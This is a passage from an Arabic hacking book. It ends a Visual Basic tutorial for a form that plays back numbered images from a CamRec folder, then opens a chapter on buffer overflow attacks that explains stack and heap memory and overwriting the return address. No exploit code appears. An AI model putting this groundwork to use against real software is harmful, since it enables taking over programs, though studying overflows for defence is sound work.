
ثم اختار Microsoft Common Dialo Control 6.0 .. فنظر الصورة التالية :



ستظهر لك الأداة CommonDialog علي صندوق الأدوات :



أي ستكون النافذة التي تصممها كما في الصورة التالية :



بداية كتابة الكود :

أولاً : منطقة التصاريح العامة

قم بكتابة الكود التالي لتعريف المتغيرات التي نحتاجها :

```
Dim px
Dim PPath
```

ثانياً : للحفاظ علي حجم الأداة Image1

داخل الحدث Form_Resize سنكتب الكود التالي :

```
If Me.Height > 1600 And Me.Width > 500 Then
Image1.Width = Me.Width - 400
Image1.Height = Me.Height - 1500
Command1.Top = Image1.Height + 300
Command2.Top = Image1.Height + 300
Command3.Top = Image1.Height + 300
MovieStateLBL.Top = Image1.Height + 300
End If
```

ثالثاً : كود التشغيل والإيقاف والإحتفاظ بصورة

الكود التالي تحت الأداة Command1 :

```
Timer1.Enabled = True
```

الكود التالي تحت الأداة Command2 :

```
Timer1.Enabled = False
```

الكود التالي تحت الأداة Command3 :

```
With CommonDialog1
.Flags = cdlOFNPathMustExist Or
cdlOFNOverwritePrompt
.Filter = "Bmp File (*.bmp)|*.bmp|"
.ShowSave
If .filename = "" Then Exit Sub
SavePicture Form2.Image1.Picture, .filename
End With
```

رابعاً : تجهيز الصورة المعروضة

تحت الأداة Timer1 أكتب الكود التالي :

```
px = px + 1
PPath = "c:\CamRec\" & px & ".gif"
Call CHKXST
```

لعرض الصورة والتأكد من وجودها أكتب الكود التالي :

```
Public Sub CHKXST()
Dim fso As New FileSystemObject
If fso.FileExists(PPath) Then
Image1.Picture = LoadPicture(PPath)
MovieStateLBL.Caption = "Playing ..."
Else
Timer1.Enabled = False
MovieStateLBL.Caption = "Stoped ..."
Exit Sub
End If
End Sub
```

في النهاية سيكون الكود في النافذة Form2 علي النحو التالي :

```
Dim px
Dim PPath

Private Sub Form_Resize()
If Me.Height > 1600 And Me.Width > 500 Then
Image1.Width = Me.Width - 400
Image1.Height = Me.Height - 1500
Command1.Top = Image1.Height + 300
Command2.Top = Image1.Height + 300
Command3.Top = Image1.Height + 300
MovieStateLBL.Top = Image1.Height + 300
End If
End Sub

Private Sub Command1_Click()
```

```
Timer1.Enabled = True
End Sub

Private Sub Command2_Click()
Timer1.Enabled = False
End Sub

Private Sub Command3_Click()
With CommonDialog1
.Flags = cdlOFNPathMustExist Or
cdlOFNOverwritePrompt
.Filter = "Bmp File (*.bmp)|*.bmp|"
.ShowSave
If .filename = "" Then Exit Sub
SavePicture Form2.Image1.Picture, .filename
End With
End Sub

Private Sub Form_Load()
px = 1
Me.Width = 8925
Me.Height = 9900
End Sub
Private Sub Timer1_Timer()
px = px + 1
PPath = "c:\CamRec\" & px & ".gif"
Call CHKXST
End Sub

Public Sub CHKXST()
Dim fso As New FileSystemObject
If fso.FileExists(PPath) Then
Image1.Picture = LoadPicture(PPath)
MovieStateLBL.Caption = "Playing ..."
```

```
Else
Timer1.Enabled = False
MovieStateLBL.Caption = "Stoped ..."
Exit Sub
End If
End Sub
```

الفصل الثالث

هجمات فيض المخزن البرمجية

الفصل الثالث

هجمات فيض المخزن

المفهوم

يحدث فيض المخزن عندما نقوم بتخزين بيانات في متغير تم حجز وتحديد حجم له أصغر من حجم البيانات التي تقوم بتخزينها .. وبالتالي تفيض البيانات علي المكان التالي للمتغير في الذاكرة.. فمثلاً إذا قمت بتعريف متغير بحجم 10 بايت وقمت بتخزين قيمة بحجم 11 بايت به .. فسيفيض البايت الأخير ..

سنعرض في هذا الفصل كيفية استغلال هذه الثغرات بلغة السي بلس بلس والأسمبلي ، ومن المؤكد أن يحدث خطأ في التنفيذ إذا كانت البايتات الفائضة بالحجم اللازم للكتابة علي عنوان الرجوع EIP في الأستاك وهنا سيشير عنوان التعليمة التالية EIP إلي عنوان خاطئ خارج نطاق مقطع الكود وستظهر الرسالة التالية ..

bof.exe

bof.exe has encountered a problem and needs to close.
We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

Send Error Report | Don't Send


والفيض يحدث هنا لأنه لا يوجد إجراء Exception Handler لاصطياد هذا الخطأ ونقل التنفيذ إلي منطقة آمنة كما سنري فيما بعد .

من هنا نري أن فيض المخزن عبارة عن خطأ برمجي .. ناتج من ترك المبرمج لمعالجة التأكد من حجم القيم التي يتم تخزينها .. وهو منتشر بصورة كبيرة في لغتي C,C++ لأن بها مجموعة كبيرة من دوال التعامل مع البيانات معرضة أن يحدث بها فيض .. وسنتعرض تلك الدوال جميعها في نهاية الفصل .

وعندما يحدث فيض المخزن Buffer Overflow نستطيع التحكم في سير البرنامج وتنفيذ التعليمات التي نريدها .

والمخزن Buffer هو عبارة عن مساحة في الذاكرة يتم حجزها بحجم محدد .
ومن الممكن أن يكون المخزن في المكدس Stack أو الكومة Heap .

ولكي نتعرف علي كلا الإثنين .. فلنلقي نظرة علي ذاكرة البرنامج عندما يتم تحميله في الذاكرة وتشغيله ..



عندما يتم تحميل البرنامج في الذاكرة يتم تقسيمه إلي ثلاث مناطق في الذاكرة علي الأقل يطلق علي تلك المناطق الاسم مقاطع Segments .. مقطع الكود ومقطع البيانات ومقطع المكدس والكومة..

مقطع الكود Text به تعليمات البرنامج .. بينما مقطع البيانات به جميع البيانات المهيأة والغير مهيأة .

ويوجد مقطع مشترك للمكدس والكومة يتم تحديده في وقت التشغيل ..

المكدس Stack يتم استخدامه للتخزين المؤقت لكلا مما يأتي :

1- معاملات الدوال Function Parameters .
2- عنوان الرجوع Return Address عند استدعاء Call إجراء .
3- قيمة الرجوع Return Value .
4- المتغيرات الداخلية Local Variables .

الكومة Heap يتم استخدامها لتخزين كلا من الأتي :

